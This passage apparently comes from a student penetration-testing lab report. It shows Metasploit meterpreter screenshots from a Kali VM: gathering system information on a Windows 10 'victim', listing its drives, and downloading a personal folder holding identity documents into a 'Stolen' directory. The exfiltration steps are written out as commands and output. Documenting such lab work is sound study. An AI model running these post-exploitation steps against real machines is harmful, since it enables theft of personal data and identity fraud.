
The session with the victim was opened and the system information was checked.


Kali - VMware Workstation
File Edit View VM Tabs Help
22:58
Trash
File System
Home
Letter.exe
root@kali: /home/sujen/Desktop
File Actions Edit View Help

```
msf6 > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : SUJEN
OS              : Windows 10 (10.0 Build 22621).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > sysinfo
```

Figure 45: Getting system information of the victim

The files were looked through to find the sensitive information inside the victim computer.




Kali - VMware Workstation
File Edit View VM Tabs Help
19:34
Trash
File System
Home
Letter.exe
root@kali: /home/sujen/Desktop
File Actions Edit View Help

```
OS              : Windows 10 (10.0 Build 22621).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > pwd
C:\Users\Suzen\Downloads
meterpreter > cd E:
meterpreter > pwd
E:\
meterpreter > ls
Listing: E:\
============

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
040777/rwxrwxrwx  4096        dir   2022-10-30 22:08:59 +0545  $RECYCLE.BIN
040777/rwxrwxrwx  0           dir   2023-01-02 17:04:22 +0545  Office Files
040555/r-xr-xr-x  4096        dir   2023-01-02 19:30:44 +0545  Personal
100666/rw-rw-rw-  106703      fil   2022-10-29 22:55:26 +0545  Screenshot 2022-10-29 225519.jp
                                                               g
040777/rwxrwxrwx  4096        dir   2022-10-31 09:59:29 +0545  System Volume Information
040777/rwxrwxrwx  4096        dir   2022-12-30 23:06:55 +0545  VM
040777/rwxrwxrwx  8192        dir   2022-12-31 18:34:53 +0545  Videos
040777/rwxrwxrwx  0           dir   2022-07-26 17:34:02 +0545  msdownld.tmp
100666/rw-rw-rw-  1610612736  fil   2022-09-03 20:26:54 +0545  pagefile.sys
```

Figure 46: Searching for sensitive files in the victim machine

The sensitive files of the victim were downloaded in the attacker machine.




Kali - VMware Workstation
File Edit View VM Tabs Help
20:32
Trash
File System
Home
Letter.exe
Stolen
root@kali: /home/sujen/Desktop
File Actions Edit View Help

```
meterpreter > cd E:
meterpreter > ls
Listing: E:\
============

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
040777/rwxrwxrwx  4096        dir   2022-10-30 22:08:59 +0545  $RECYCLE.BIN
040777/rwxrwxrwx  0           dir   2023-01-02 17:04:22 +0545  Office Files
040555/r-xr-xr-x  4096        dir   2023-01-02 19:30:44 +0545  Personal
100666/rw-rw-rw-  106703      fil   2022-10-29 22:55:26 +0545  Screenshot 2022-10-29 225519.jp
                                                               g
040777/rwxrwxrwx  4096        dir   2022-10-31 09:59:29 +0545  System Volume Information
040777/rwxrwxrwx  4096        dir   2022-12-30 23:06:55 +0545  VM
040777/rwxrwxrwx  0           dir   2022-12-31 18:34:53 +0545  Videos
040777/rwxrwxrwx  0           dir   2022-07-26 17:34:02 +0545  msdownld.tmp
100666/rw-rw-rw-  1610612736  fil   2022-09-03 20:26:54 +0545  pagefile.sys

meterpreter > download Personal /home/sujen/Desktop/Stolen
[*] downloading: Personal\ApplicationDetails.pdf → /home/sujen/Desktop/Stolen/ApplicationDetail
s.pdf
[*] download   : Personal\ApplicationDetails.pdf → /home/sujen/Desktop/Stolen/ApplicationDetail
s.pdf
[*] downloading: Personal\Citizenship 1 MB.jpg → /home/sujen/Desktop/Stolen/Citizenship 1 MB.jp
g
[*] download   : Personal\Citizenship 1 MB.jpg → /home/sujen/Desktop/Stolen/Citizenship 1 MB.jp
g
```

Figure 47: Exfiltrating files from the victim machine

The downloaded files were checked, and various sensitive information was retrieved which could be used for various illegal activities like financial fraud, identity theft, account takeover, intellectual property theft and many such activities which may cause huge loss for the victim.



22 files: 20.3 MiB (21,310,374 bytes), Free space: 39.7 GiB

Figure 48: Sensitive information obtained in the attacker machine